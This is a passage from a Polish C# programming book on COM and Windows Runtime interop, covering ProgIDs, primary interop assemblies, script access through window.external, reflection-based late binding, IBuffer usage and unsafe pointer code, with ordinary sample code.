Statyczna metoda `GetTypeFromCLSID` klasy `Type` pobiera obiekt `Type` reprezentujący klasę COM. Jeśli przekażemy ją w wywołaniu metody `CreateInstance` klasy `Activator`, to ta wywoła metodę `CoCreateInstance` za nas. To rozwiązanie jest nieco mniej skomplikowane niż samodzielne wywoływanie metody `CoCreateInstance`.

Choć technologia COM używa wartości GUID jako identyfikatorów interfejsów i klas, to jednak niektóre klasy używają także nazw tekstowych; dotyczy to w szczególności tych spośród nich, które były tworzone z myślą o stosowaniu w skryptach. Taka nazwa jest określana jako *ProgID*. Na przykład: jeśli chcemy programowo obsługiwać program Microsoft Word, możemy zacząć od utworzenia jego obiektu „aplikacji”. Identyfikator GUID tej klasy ma wartość: **000209FF-0000-0000-C000-000000000046**, jednak jej nazwa *ProgID* jest znacznie łatwiejsza do zapamiętania: `Word.Application`. Jak pokazuje przykład przedstawiony na [Przykład 21-24](#), klasa `Type` udostępnia metodę pomocniczą pozwalającą na użycie takiej nazwy.

## Przykład 21-24. Tworzenie instancji klasy COM przy użyciu nazwy ProgID

```
object word = Activator.CreateInstance(
    Type.GetTypeFromProgID("Word.Application"));
```

Jeśli wypróbowujemy którykolwiek z dwóch ostatnich przykładów i przyjrzymy się typowi uzyskanego obiektu RCW (zakładając, że na naszym komputerze będzie zainstalowany program Word), zauważymy coś ciekawego. Zazwyczaj, jeśli wywołujemy metodę `GetType`, przekazując do niej referencję do obiektu COM, to obiekt RCW informuje, że jest typu `System.__ComObject`, jednak w powyższych przykładach okaże się, że jego typ jest określany jako

`Microsoft.Office.Interop.Word.ApplicationClass`. Okazuje się, że chociaż pakiet Office udostępnia pełną bibliotekę typów dla swoich typów COM, to dodatkowo firma Microsoft utworzyła pełny zestaw odpowiadających im typów .NET<sup>[96]</sup>. A zatem nie tylko nie musimy ręcznie importować jakichkolwiek typów, lecz nawet nie jest konieczne importowanie biblioteki typów — ani w Visual Studio, ani przy użyciu programu *TLBIMP*.

Podzespół zawierający informacje o typach .NET wymagane przez mechanizm współdziałania z COM jest określany jako **podzespół współdziałania** (ang. *interop assembly*). Takie podzespoły można wyświetlić w oknie dialogowym *Reference Manager* w Visual Studio, wybierając opcję *Assemblies/Extensions* umieszczoną w kolumnie po jego lewej stronie. Niemniej jednak przykład przedstawiony na Przykład 21-24 w jakiś sposób jest w stanie wczytać podzespół współdziałania programu Word, nawet bez konieczności dodawania jakiegokolwiek odwołania.

### Główne podzespoły współdziałania

Mechanizm współdziałania z COM pozwala na wskazanie **głównego podzespołu współdziałania** (ang. *primary interop assembly*, w skrócie PIA) dla klasy COM; do tego celu jest używany rejestr systemowy. Wszystkie informacje dotyczące klas są umieszczone w rejestrze w kluczu `HKEY_CLASSES_ROOT\CLSID`, poniżej niego można znaleźć serię identyfikatorów GUID dla klas (CLSID) zapisanych w nawiasach klamrowych. Identyfikator ProdID odpowiadający nazwie `Word.Application` ma postać `{000209FF-0000-0000-C000-000000000046}`, a wewnątrz tego klucza znajduje się klucz podrzędny `InprocServer32`. Zawiera on dwie wartości, których poszukuje CLR podczas tworzenia nowych instancji klas COM: `Assembly` oraz `Class`. Jeśli będą one podane, to CLR automatycznie wczyta określony podzespół oraz klasę (która zazwyczaj będzie czymś w rodzaju zmiennika, który został przedstawiony na Przykład 21-21).

Takie rozwiązanie zostało zastosowane dlatego, że jeśli okaże się, że większa liczba bibliotek DLL w tej samej aplikacji używa tych samych typów COM (na przykład używają programu Word), to mogą uzgodnić, które typy .NET reprezentują

konkretnie typy COM. Wyobraźmy sobie, że dwa komponenty, *One.dll* oraz *Two.dll*, udostępniają swoje własne reprezentacje typów COM używane podczas ich importowania, takie jak te z Przykład 21-19 oraz Przykład 21-21. Każdy z nich definiuje zatem swoją własną klasę **Application** i choć każda z nich reprezentowałaby tę samą klasę COM, to jednak z punktu widzenia CLR byłyby one zupełnie innymi typami, gdyż zostałyby zdefiniowane w różnych podzespołach. To z kolei powodowałyby problemy w przypadku korzystania z obiektów, których tożsamość ma znaczenie, takich jak te zwracane przez kolekcję **Documents** obiektu. Podzespoł współdziałania aplikacji Word definiuje swoje typy w taki sposób, że obiekty zwarcane przez jego kolekcje będą konkretnego typu: **DocumentClass**. Gdyby komponent *One.dll* korzystał z podzespołu współdziałania programu Word, a komponent *Two.dll* zdefiniował swoje własne typy używane przez mechanizm współdziałania, to których z nich miałoby używać CLR podczas pobierania obiektów z kolekcji **Documents**? Można by stwierdzić, że mogłyby to zależeć od tego, który kod prosi o dokument — gdyby był to komponent *One.dll*, to obiekt RCW powinien być typu **DocumentClass**. Trzeba jednak pamiętać, że kiedy mechanizm współdziałania z COM utworzy już obiekt RCW dla konkretnego obiektu COM, to dopóki obiekt RCW istnieje, zostanie on ponownie użyty, jeśli jakiś kod powtórnie poprosi o ten sam obiekt COM. A zatem jeśli komponent *Two.dll* poprosi później o ten sam obiekt dokumentu, to w efekcie uzyska obiekt typu **DocumentClass** tylko dlatego, że komponent *One.dll* poprosił o niego wcześniej, tworząc tym samym odpowiedni obiekt RCW. Jeśli komponent *Two.dll* oczekuje użycia jakiegoś innego typu, to doprowadzi to do jego awarii.

A zatem główne podzespoły współdziałania istnieją po to, aby określić ostateczną reprezentację konkretnych typów COM w kodzie .NET, eliminując w ten sposób problemy, które mogłyby się pojawić, gdyby różne komponenty definiowały swoje własne typy reprezentujące dane typy COM.

Niemniej jednak istnienie głównych podzespołów współdziałania może utrudnić wdrażanie aplikacji. Wymagają one bowiem tworzenia wpisów w rejestrze systemowym i zazwyczaj chcemy instalować je w GAC, co z kolei wymaga utworzenia pełnego pliku instalacyjnego systemu Windows (*.msi*). W przypadku zwyczajnej aplikacji systemu Windows zazwyczaj i tak trzeba by taki plik utworzyć, jeśli jednak mamy zamiar wdrażać naszą aplikację przez sieć, to może to nam znacznie utrudnić życie. Co więcej, takie pliki mogą być dosyć duże. Kompletny zestaw plików PIA pakietu Office 2010 zajmuje 11 MB, co bez trudu może przewyższyć wielkość całej naszej aplikacji.

Aby nieco poprawić sytuację, w .NET 4.0 została wprowadzona nowa możliwość, nieformalnie określana jako *no PIA* (bez PIA), a nieco bardziej precyzyjnie (choć wcale nie bardziej zrozumiale) nazywana **równoznacznością typów** (ang. *type*

*equivalence*). Pozwala ona, by pewne typy .NET deklarowały, że mogą być uznawane za równoznaczne innym typom. Dzięki temu komponenty mogą używać swoich własnych definicji interfejsów COM i informować o tym, stwierdzając, że należy je uznać za dokładnie te same typy co wszelkie inne definicje tego samego interfejsu COM. A wszystko, co należy w tym celu zrobić, sprowadza się do użycia atrybutu `TypeIdentifier`.

Kompilator C# może to zrobić za nas, a w praktyce robi to domyślnie. Jeśli dodamy do projektu odwołanie do biblioteki typów (wybierając ją w sekcji *COM* okna dialogowego *Reference Manager*), to Visual Studio domyślnie importuje ją w trybie no-PIA. Wszystkie wygenerowane typy zostaną automatycznie dodane do naszego skompilowanego podzespołu (przy czym generowane są tylko te typy, których nasz kod faktycznie używa, a nie wszystkie dostępne w importowanej bibliotece), a do każdego z nich zostanie dodany atrybut `TypeIdentifier`. W razie potrzeby można zmienić ten domyślny sposób działania Visual Studio — w tym celu należy rozwinąć węzeł *References* w panelu *Solution Manager*, wybrać jeden z zaimportowanych elementów i na jego karcie *Properties* zmienić wartość opcji *Embed Interop Types* na `false`. Jednak ogólnie rzecz biorąc, takie osadzanie typów jest preferowanym rozwiązaniem — jeśli korzystamy tylko z fragmentu udostępnionego API, to zestaw instalowanych plików będzie mniejszy niż w przypadku dostarczania całego kompletu plików PIA; co więcej, proces instalacji będzie prostszy, ponieważ typy wykorzystywane przez mechanizm współdziałania będą osadzone bezpośrednio w aplikacji, a nie będą odrębnymi plikami.

## Skrypty

Jak na razie przedstawione zostały tylko te interfejsy COM, które zostały stworzone z myślą o korzystaniu z nich w języku C++ oraz innych językach, które używają technologii COM na jej najniższym poziomie. Jednak niektóre obiekty COM udostępniają także wsparcie dla języków skryptowych, takich jak VBScript oraz JScript. Te języki nie wiedzą, czym są biblioteki typów, i nie mogą wywoływać metod interfejsów COM w sposób bezpośredni. W zamian korzystają ze wspólnego interfejsu `IDispatch`, który pozwala na odwoływanie się do składowych obiektów za pomocą ich nazw. Kod skryptowy może przekazać nazwę metody, którą chce wywołać, oraz kolekcję argumentów, a obiekt musi zdecydować, czy rozpoznaje tę nazwę i czy zostało podanych wystarczająco dużo argumentów odpowiednich typów (bądź też typów, które w prosty sposób można odpowiednio skonwertować).

Kiedy CLR opakowuje obiekt .NET przekazywany do kodu niezarządzanego, tworzony przez nie obiekt CCW implementuje interfejs `IDispatch`, dzięki czemu kod skryptowy może korzystać z naszych obiektów .NET. Trzeba jednak w tym celu dodać do klasy atrybut `[ComVisible(true)]`, informujący CLR, że nie mamy nic

przeciwko temu, by była ona widoczna. Jeśli ten atrybut zostanie podany, to wszystkie publiczne metody i właściwości klasy będą dostępne.

Zademonstruję te możliwość na przykładzie aplikacji korzystającej z kontrolki `WPF WebBrowser`. Kontrolka ta udostępnia właściwość `ObjectForScripting`, pozwalającą określić referencję do obiektu, który będzie dostępny dla skryptów wykonywanych na stronie WWW, za pośrednictwem właściwości

`window.external`. Takie rozwiązanie może być przydatne, jeśli nasza aplikacja wymaga logowania, a chcielibyśmy zapewnić użytkownikom możliwość korzystania z zewnętrznych dostawców logowania, takich jak Facebook lub Google. Dostawcy ci udostępniają swoje własne sieciowe interfejsy logowania, a kiedy proces logowania zostanie zakończony, przekierowują użytkownika z powrotem na wybraną stronę. Rozwiązań te doskonale zdają egzamin, jeśli piszemy aplikacje internetowe, jednak w przypadku standardowych aplikacji komputerowych cały interfejs użytkownika obsługujący logowanie trzeba wyświetlać przy użyciu kontrolki `WebBrowser`. W takich sytuacjach najtrudniejsze jest określenie, czy użytkownik został prawidłowo zalogowany, czy nie, a popularnym rozwiązaniem tego problemu jest umieszczenie na ostatniej stronie jakiegoś skryptu, do którego dostawca przekieruje użytkownika po zalogowaniu. Taki skrypt może wywołać metodę obiektu przechowywanego we właściwości `window.external`, by powiadomić aplikację o zakończeniu logowania. (W taki sposób działa usługa Access Control Service udostępniana przez Windows Azure — oczekuje ona, że obiekt zapisany we właściwości `window.external` będzie udostępniał metodę `Notify`, do której zostanie przekazany obiekt zawierający informacje uwierzytelniające). Nie przedstawię tu kompletnego rozwiązania integrującego aplikację z jakimś dostawcą tożsamości, gdyż wymagałoby to użycia dodatkowego, rozbudowanego kodu, który nie ma wiele wspólnego ze skryptami i mechanizmami współdziałania, ograniczymy się zatem do podstawowej idei. **Przykład 21-25** przedstawia kod XAML aplikacji.

#### Przykład 21-25. Użycie kontrolki przeglądarki WWW w aplikacji

```
<Window  
    x:Class="BrowserScriptHost.MainWindow"  
    xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation"  
    xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml"  
    Title="MainWindow" Height="350" Width="525">  
    <Grid>  
        <Grid.RowDefinitions>  
            <RowDefinition />  
            <RowDefinition Height="Auto" />  
        </Grid.RowDefinitions>  
        <WebBrowser x:Name="browserControl" />  
        <TextBlock x:Name="messageTextBlock" Grid.Row="1" />
```

```
</Grid>
</Window>
```

Przykład 21-26 przedstawia natomiast plik kodu ukrytego. W rzeczywistej aplikacji kod ten powodowałby przejście na stronę dostawcy tożsamości, jednak w naszym przykładzie wyświetlna jest jedynie odpowiednio przygotowana strona, która robi dokładnie to samo co strona docelowa dostawcy tożsamości — czyli wywołuje odpowiednią metodę obiektu zapisanego we właściwości `window.external`. Abyśmy mogli łatwo zweryfikować, czy to rozwiązanie działa, metoda ta nie jest wywoływana natychmiast — co w praktyce robią mechanizmy logowania — wywołanie następuje dopiero po kliknięciu jednego z dwóch przycisków.

#### Przykład 21-26. Obsługa powiadomień ze skryptu na stronie WWW

```
using System.Runtime.InteropServices;
using System.Windows;

namespace BrowserScriptHost
{
    public partial class MainWindow : Window
    {
        public MainWindow()
        {
            InitializeComponent();

            browserControl.ObjectForScripting = new BrowserCallbacks(this);

            var buttonFormat = "<input type='button' value='{0}' " +
                "onclick='window.external.ButtonClicked(\"{0}\")' />";
            browserControl.NavigateToString(
                "<html><head><title>Test</title></head><body>" +
                string.Format(buttonFormat, "One") +
                string.Format(buttonFormat, "Two") +
                "</body></html>");
        }

        [ComVisible(true)]
        public class BrowserCallbacks
        {
            private readonly MainWindow _parent;

            public BrowserCallbacks(MainWindow parent)
            {
                _parent = parent;
            }

            public void ButtonClicked(string buttonName)
            {
                _parent.messageTextBlock.Text = buttonName + " was clicked";
            }
        }
    }
}
```

```
        }
    }
}
```

Ten przykład zawiera klasę zagnieżdzoną `BrowserCallbacks`, której instancję zapisujemy we właściwości `ObjectForScripting`. Obiekt ten zostanie przekazany do przeglądarki WWW, która jest komponentem niezarządzanym, dlatego też w którymś momencie referencja do niego przekroczy granicę pomiędzy kodem zarządzanym i niezarządzanym, a CLR umieści ją w opakowaniu CCW. To opakowanie CCW odczyta, że typ obiektu deklaruje udostępnianie składowych dla obiektów COM, dlatego też jego publiczną metodę `ButtonClicked` będzie można wywołać przy użyciu implementacji interfejsu `IDispatch`. To właśnie dlatego procedury obsługi zdarzeń `onClick` umieszczone w obu elementach `<input>` są w stanie wywołać tę metodę. A kiedy uruchomimy tę aplikację, przekonamy się, że kliknięcie któregoś z przycisków dostępnych na wyświetlonej stronie WWW spowoduje zaktualizowanie zawartości kontrolki WPF `TextBlock`, umieszczonej u dołu okna aplikacji.

Także obiektów RCW można używać w rozwiązańach skryptowych. Pokazywał to już przykład przedstawiony na [Przykład 21-13](#), chociaż ze względu na to, że poznaliśmy już normalny sposób tworzenia obiektów klas COM, lepszym rozwiązaniem będzie użycie kodu z [Przykład 21-27](#).

Przykład 21-27. Tworzenie i użycie obiektów COM przeznaczonych dla rozwiązań skryptowych

```
dynamic app =
    Activator.CreateInstance(Type.GetTypeFromProgID("Shell.Application"));

foreach (dynamic item in app.NameSpace(0).items)
{
    Console.WriteLine(item.Name);
}
```

Wiele obiektów COM przeznaczonych dla rozwiązań skryptowych nie udostępnia bibliotek typów, dlatego też w takich przypadkach najlepszym rozwiązaniem będzie użycie typu `dynamic`. Niemniej jednak jeśli używamy typów COM udostępniających interfejsy *podwójne* (czyli takie, których można używać zarówno w normalnych aplikacjach, jak i w skryptach) i jeśli tylko biblioteka typów będzie dostępna, to prawdopodobnie lepiej będzie z niej skorzystać, gdyż zapewni nam to możliwość korzystania z mechanizmu IntelliSense oraz sprawdzania typów w trakcie komplikacji kodu.

Ponieważ słowo kluczowe `dynamic` zostało wprowadzone w .NET 4.0, zatem jasne

jest, że przykład z [Przykład 21-27](#) nie będzie działał w starszych wersjach platformy. Istnieje jednak pewna starsza technika, która była dostępna już w wersji .NET 1.0 i wciąż można z niej korzystać. Choć użycie typu `dynamic` jest zazwyczaj łatwiejsze, to jednak warto znać tę alternatywę: kiedy obiekt RCW wykryje, że obiekt COM implementuje interfejsu `IDispatch`, to istnieje możliwość korzystania z jego składowych przy użyciu odzwierciedlania. A zatem jeśli znamy nazwę metody lub właściwości, to możemy ją pobrać, wywołując metodę `GetMethod` lub `GetProperty`, bądź też korzystając z bardziej ogólnej metody `InvokeMember` typu `Type`. Przykład przedstawiony na [Przykład 21-28](#) korzysta z tego alternatywnego rozwiązania, by zapewnić ten sam efekt co kod z [Przykład 21-27](#), choć bez użycia typu `dynamic`.

### Przykład 21-28. Korzystanie z obiektów COM przy użyciu odzwierciedlania

```
Type t = Type.GetTypeFromProgID("Shell.Application");
object app = Activator.CreateInstance(t);

object folder = t.InvokeMember("Namespace",
    BindingFlags.Public | BindingFlags.InvokeMethod, null, app,
    new object[] { 0 });
Type folderType = folder.GetType();
object items = folderType.InvokeMember("Items",
    BindingFlags.Public | BindingFlags.InvokeMethod, null, folder, null);
foreach (object item in items as IEnumerable)
{
    Type itemType = item.GetType();
    object name = itemType.InvokeMember("Name",
        BindingFlags.Public | BindingFlags.GetProperty, null, item, null);
    Console.WriteLine(name);
}
```

Na podstawie powyższego przykładu wyraźnie widać, dlaczego zazwyczaj lepiej będzie korzystać z typu `dynamic` (bądź też całkowicie zrezygnować z rozwiązań skryptowych). Istnieją dwa powody, dla których możemy się zdecydować na zastosowanie rozwiązania z [Przykład 21-28](#). Pierwszym z nich jest praca nad starym projektem, w którym nie można skorzystać z .NET 4.0 lub nowszych wersji platformy. Kolejnym powodem może być chęć wykrywania dostępnych składowych obiektów w trakcie działania programu — jeśli nie wiemy, jakiego rodzajów obiektów będziemy używali, to skorzystanie z odzwierciedlania, by dowiedzieć się, jakie metody udostępniają, jest przydatną możliwością. (Choć ogólnie rzecz biorąc, wywoływanie metod, których przeznaczenia nie znamy, jest ryzykowne, to jednak w niektórych sytuacjach może być właściwym rozwiązaniem — na przykład może się zdarzyć, że będziemy chcieli wyświetlić w interfejsie użytkownika wszystkie właściwości obiektu, nie wiedząc z góry, jakie to będą właściwości). Takie

rozwiązań nie zawsze zadziała, ponieważ nie wszystkie obiekty COM przystosowane do użycia w rozwiązaniach skryptowych zapewniają możliwość określania dostępnych właściwości w trakcie działania programu — jest to bowiem możliwość opcjonalna — jeśli jednak obiekt będzie nią dysponował, to odzwierciedlanie będzie łatwiejszym sposobem korzystania ze składowych niż użycie typu **dynamic**.

## Windows Runtime

Windows Runtime jest środowiskiem oraz interfejsem programowania aplikacji stworzonym z myślą o pisaniu aplikacji w nowym stylu, wprowadzonym w systemie Windows 8. Można go używać zarówno z poziomu kodu zarządzanego, jak i niezarządzanego. Samo środowisko nie zostało stworzone przy użyciu kodu zarządzanego, a platforma .NET Framework jest dostępna jako opcjonalna warstwa działająca ponad Windows Runtime. API Windows Runtime jest obiektowe i korzysta z technologii COM. A zatem w większości przypadków w razie korzystania z Windows Runtime z poziomu kodu C# będziemy to zazwyczaj robili, używając tych samych mechanizmów współdziałania, których używamy, chcąc odwoływać się do obiektów COM. Niemniej jednak istnieje kilka różnic, na przykład w inny sposób są obsługiwane metadane, a Windows Runtime dysponuje własnymi sposobami reprezentacji typów oraz tworzenia obiektów.

## Metadane

Choć Windows Runtime bazuje na technologii COM, to jednak w ogóle nie używa bibliotek typów. Wymaga, by dla wszystkich typów były dostępne kompletne metadane, a ze względu na ograniczenia, o których wspomniałem wcześniej, w przypadku użycia bibliotek typów nie byłoby to możliwe. Zamiast tego każda biblioteka udostępnia plik z rozszerzeniem *.winmd*. Na komputerach z zainstalowanym systemem Windows 8 te pliki metadanych dla API Windows Runtime można znaleźć w katalogu *C:\Windows\System32\WinMetadata* (zakładając, że system został zainstalowany w standardowym miejscu).

Zamiast wymyślać zupełnie nowy format, firma Microsoft zdecydowała się wykorzystać ten sam format metadanych, który jest stosowany na platformie .NET. Każdy program, który jest w stanie sprawdzać typy dostępne w podzespołach .NET, będzie w stanie zrobić to samo z plikami *.winmd* — można do tego celu użyć programu *ILDASM*, disassemblera dostarczanego wraz z .NET oraz narzędzi służących do dekompilacji opracowanych przez inne firmy, przykładem takiego programu może być *Reflector*. Windows Runtime dodaje kilka rozszerzeń, więc od czasu do czasu narzędzia tego typu napotkają kilka pól, których nie będą rozumieć, jednak w przeważającej większości przypadków pliki *.winmd* będą im przypominały zwyczajne podzespoły .NET pozbawione kodu IL.

A zatem zgodnie z tym, czego można się spodziewać, wszystkie te możliwości sprawiają, że korzystanie z typów Windows Runtime z poziomu kodu C# jest bardzo proste. Kompilator C# wchodzący w skład Visual Studio posiada wbudowaną obsługę Windows Runtime, jednak podobieństwa pomiędzy obydwooma systemami metadanych oznaczają, że typy Windows Runtime wyglądają jak zwyczajne typy C#. Aby móc korzystać z tych typów, podczas ich importowania nie trzeba dokonywać żadnych konwersji. To wszystko sprawia, że współdziałanie z typami Windows Runtime jest tak niesiekawe, że bardzo łatwo można zapomnieć, że używamy typów pochodzących z zupełnie innego środowiska uruchomieniowego.

## Typy Windows Runtime

Jednym z najważniejszych dodatków, które Windows Runtime wprowadza w COM, jest sposób działania klas. W technologii COM klasa jest w rzeczywistości jedynie fabryką, która posiada swoją nazwę i służy do tworzenia nowych obiektów COM — klasa jest identyfikowana przez GUID przekazywany do funkcji, która zwraca nowy obiekt COM. Technologia COM dotychczas nie zapewniała wsparcia dla takich możliwości jak dziedziczenie czy też metody statyczne, jednak w Windows Runtime sytuacja ta uległa zmianie.

Choć podstawowy model programowania przy użyciu technologii COM wciąż bazuje na wykorzystaniu interfejsów, a nie klas, to jednak Windows Runtime wprowadziło zestaw konwencji określających, jak można implementować mechanizmy zależność jednokrotnego dziedziczenia oraz metody statyczne. Za kulisami dziedziczenie bazuje na umieszczeniu w klasie pochodnej referencji do obiektu dostarczonego przez klasę bazową, do którego w razie konieczności obiekt pochodny może się odwołać. Z kolei metody statyczne są obsługiwane poprzez zdefiniowanie odrębnego obiektu, który implementuje interfejs definiujący wszystkie metody statyczne. Oprócz tego dostępne są także nowe metody służące do tworzenia instancji typów — stara metoda `CoCreateInstance` nie zna tych wszystkich nowych konwencji, a zatem utworzone zostały nowe metody — `RoCreateInstance` oraz `RoGetActivationFactory` — które udostępniają wszystkie nowe możliwości.

Podczas tworzenia kodu C# kompilator oraz CLR współpracują ze sobą, by ukryć te wszystkie detale. Jeśli chcemy stworzyć klasę dziedziczącą po klasie Windows Runtime, to robimy to dokładnie tak samo, jak gdyby klasa bazowa była zwyczajnym typem C#. To samo dotyczy wywołań metod statycznych — takie wywołania po prostu działają i nigdy nie zauważymy wszystkich problemów, które trzeba przewidzieć na poziomie technologii COM, by takie wywołania były możliwe. (Co ciekawe, wszystkie te problemy są także domyślnie niewidoczne dla programistów używających języka C++. Tradycyjnie już C++ było językiem, w

którym wszystkie szczegóły działania technologii COM były wyraźnie widoczne; a teraz niezależnie od tego, czy to uznamy za dobre, czy złe, kompilator C++ w Visual Studio 2012 jest w stanie ukryć większość szczegółów, podobnie jak to się dzieje w kodzie C#. Jeśli jednak pisząc kod C++, wciąż będziemy chcieli wszystko robić samodzielnie, to będziemy mieli taką możliwość).

A zatem w praktyce trudno coś powiedzieć o współdziałaniu z Windows Runtime, gdyż działa ono łatwo i bezproblemowo. Jednak można wskazać dwa przypadki, w których staje się widoczne, że nie operujemy na API stworzonym w .NET Framework. Chodzi o wykorzystanie strumieni i buforów. Obsługa strumieni została już przedstawiona w [Rozdział 16.](#), jednak buforami jeszcze się nie zajmowaliśmy. (W rzeczywistości kod przedstawiony na [Przykład 16-5](#) korzystał z bufora, jednak nie został on opisany pod tym kątem).

## Bufory

Niektóre API muszą przekazywać większe fragmenty danych binarnych. Na przykład odczyt lub zapis danych w strumieniu często wymaga wykonywania operacji na blokach, a jeśli operujemy na dużych ilościach danych, to takie fragmenty muszą liczyć kilka kilobajtów, a czasami nawet megabajtów. W .NET Framework zazwyczaj używamy w takich przypadkach argumentów typu `byte[]`, przekazując także dodatkowo przesunięcie oraz długość, by umożliwić metodom operowanie na fragmentach tablicy.

Ponieważ Windows Runtime musi obsługiwać także języki spoza platformy .NET, zatem nie może korzystać z tablic .NET. Właśnie z tego względu w Windows Runtime wprowadzono nową, niezarządzaną abstrakcję — interfejs `IBuffer`. Spełnia on dokładnie te same funkcje co tablica — zapewnia możliwość przekazywania do metod kontenerów zawierających bajty, których zawartość można odczytywać i zapisywać; a jedyna różnica pomiędzy buforami i tablicami polega na tym, że bufory muszą udostępniać swoją zawartość w postaci rodzimego, niezarządzanego wskaźnika. Co więcej, interfejs `IBuffer` określa także zakres, a zatem zamiast przekazywać obiekt bufora, przesunięcia i długości, wystarczy utworzyć bufor o konkretnym przesunięciu i długości i przekazać tylko jeden argument.

Usługi współdziałania z Windows Runtime definiują metody rozszerzeń służące do operowania na obiektach `IBuffer`. Jeśli chcemy utworzyć taki obiekt, należy utworzyć tablicę, a następnie wywołać jej metodę rozszerzenia `AsBuffer`. [Przykład 21-29](#) przedstawia fragment kodu z [Przykład 16-4](#), na którym widać tę metodę rozszerzenia zastosowaną w kontekście operacji zapisu danych w pliku. (Metoda ta jest wywoływana pod koniec kodu, a wiersz, w którym jest umieszczone wywołanie, został wyróżniony pogrubieniem).

### Przykład 21-29. Tworzenie obiektu IBuffer w celu zapisu danych w pliku

```
public static async Task SaveString(string fileName, string value)
{
    StorageFolder folder = ApplicationData.Current.LocalFolder;
    StorageFile file = await folder.CreateFileAsync(fileName,
        CreationCollisionOption.ReplaceExisting);
    using (IRandomAccessStream runtimeStream =
        await file.OpenAsync(FileAccessMode.ReadWrite))
    {
        IOutputStream output = runtimeStream.GetOutputStreamAt(0);
        byte[] valueBytes = Encoding.UTF8.GetBytes(value);
        await output.WriteAsync(valueBytes.AsBuffer());
    }
}
```

W powyższym przykładzie wywołanie metody rozszerzenia `AsBuffer` spowoduje utworzenie obiektu typu `WindowsRuntimeBuffer`, który jest implementacją interfejsu `IBuffer` służącą do reprezentacji tablic .NET. Tablica używana przez bufor zostanie unieruchomiona w pamięci w momencie, gdy kod poprosi o jej wskaźnik, a następnie uwolniona, gdy tylko obiekt bufora zostanie zwolniony. (Ponieważ znaczna część metod korzystających z buforów używa ich do wykonywania operacji wejścia-wyjścia, które w Windows Runtime zawsze są realizowane asynchronicznie, zatem bufor zazwyczaj nie jest unieruchamiany natychmiast, niemniej jednak powinien on zostać zwolniony, kiedy operacja już zakończy odczytywać lub zapisywać dane).

Czasami zamiast udostępniać bufor, otrzymamy obiekt `IBuffer`, którego zawartości będziemy chcieli użyć. Na przykład klasa `WriteableBitmap` dziedziczy po klasie bazowej `ImageSource` reprezentującej bitmapy i używanej przez element `Image` języka XAML oraz przez klasę `ImageBrush` Windows Runtime. Klasa `WriteableBitmap` pozwala tworzyć bitmapy na podstawie danych opisujących poszczególne piksele, które można określić w trakcie działania programu. Klasa ta udostępnia właściwość `PixelBuffer`, która zwraca obiekt `IBuffer`, w którym można zapisywać dane kolorów poszczególnych pikseli obrazka. [Przykład 21-30](#) tworzy tablicę `byte[]` zawierającą dane o kolorach poszczególnych pikseli, a następnie zapisuje ją we właściwości `PixelBuffer` obiektu `IBuffer`.

### Przykład 21-30. Zapisywanie tablicy `byte[]` w istniejącym obiekcie `IBuffer`

```
int width = 256;
int height = 256;

byte[] pixelData = new byte[4 * width * height];
for (int y = 0; y < height; ++y)
{
```

```
for (int x = 0; x < width; ++x)
{
    int idx = 4 * ((y * width) + x);
    pixelData[idx] = 255; // niebieski
    pixelData[idx + 1] = (byte) x; // zielony
    pixelData[idx + 2] = (byte) y; // czerwony
    pixelData[idx + 3] = 255; // kanał alfa
}
}

var bmp = new WriteableBitmap(width, height);
pixelData.CopyTo(bmp.PixelBuffer);
```

Powyższy kod używa metody rozszerzenia `CopyTo`, zdefiniowanej w klasie `WindowsRuntimeBufferExtensions`, tej samej, która udostępnia także metodę `AsBuffer` zastosowaną w przykładzie z [Przykład 21-29](#). Zastosowana tu przeciążona wersja metody kopiuje całą tablicę, choć opcjonalnie można także przekazać liczby określające przesunięcie i długość. Klasa udostępnia także metody rozszerzeń służące do odczytywania danych z bufora — niektóre z przeciążonych wersji metody `CopyTo` pozwalają kopiować dane z obiektu `IBuffer` do docelowej tablicy; istnieje także metoda `ToArray` rozszerzająca typ `IBuffer`, która zwraca tablicę `byte[]` zawierającą kopię całej zawartości bufora.

## Niebezpieczny kod

Od czasu do czasu może się zdarzyć, że pisząc kod C#, będziemy chcieli operować bezpośrednio na wskaźnikach. W zasadzie nie jest to możliwość związana bezpośrednio z mechanizmami współdziałania, jednak często jest stosowana wraz z nimi. Wskaźników można używać wyłącznie w blokach kodu oznaczonych przy użyciu słowa kluczowego `unsafe`, a z kolei jego można użyć jedynie po włączeniu odpowiedniej opcji w ustawieniach kompilatora — odpowiednia opcja jest dostępna zarówno we właściwościach projektu w Visual Studio, jak i w przypadku obsługi kompilatora z poziomu wiersza poleceń.

W bloku kodu oznaczonym słowem kluczowym `unsafe` można umieścić znak gwiazdki (\*) za nazwą typu, aby zaznaczyć, że interesuje nas wskaźnik — na przykład `int*` jest wskaźnikiem na daną typu `int`, a `int**` wskaźnikiem na wskaźnik na daną typu `int`. (Dokładnie ta sama składnia jest używana w językach C i C++). Jeśli dysponujemy jakąś zmienną, na przykład `pNum`, która jest wskaźnikiem, to wartość, na jaką ona wskazuje, możemy pobrać, używając wyrażenia `*pNum`. Można także wykonywać operacje arytmetyczne na wskaźnikach — wyrażenie `(pNum + 2)` zwraca wartość umieszczoną dwa elementy za wartością wskazywaną

przez zmienną pNum. (Jeśli typ danej, na jaką wskazuje zmienna pNum, ma cztery bajty długości tak jak int, to wyrażenie to pobierze wartość umieszczoną osiem bajtów za daną wskazywaną przez pNum). Takich wyrażeń można także używać po lewej stronie operatora przypisania, aby zmieniać wartość, na którą wskazuje zmienna wskaźnikowa.

Możliwość wykonywania tego typu operacji arytmetycznych na wskaźnikach jest jedną z przyczyn, które sprawiają, że korzystanie ze wskaźników jest niebezpieczne — można ją wykorzystać, by spróbować odczytać lub zapisać informacje w dowolnym miejscu pamięci procesu. (Kolejnym problemem jest możliwość zapisania wskaźnika i próba użycia go, kiedy dana, na jaką oryginalnie wskazywał, już nie istnieje i może być używana przez zupełnie inne dane). Innymi słowy, wskaźniki pozwalają omijać mechanizmy bezpieczeństwa typów, które zazwyczaj wymusza CLR, co sprawia, że stosunkowo łatwo można doprowadzić do awarii procesu lub obejść wszystkie mechanizmy zapewniające bezpieczeństwo w ramach procesu. (Z tego względu Silverlight nie pozwala na stosowanie takiego niebezpiecznego kodu). Wszystkie te powody sprawiają, że niebezpieczny kod jest stosowany stosunkowo rzadko. Jednak od czasu do czasu może się on przydać w pewnych rozwiązańach wykorzystujących mechanizmy współdziałania — na przykład można go czasami używać, by uzyskać bezpośredni dostęp do bufora, zamiast kopować dane do i z tablicy, co z kolei pozwala poprawić wydajność działania aplikacji poprzez unikanie niepotrzebnego 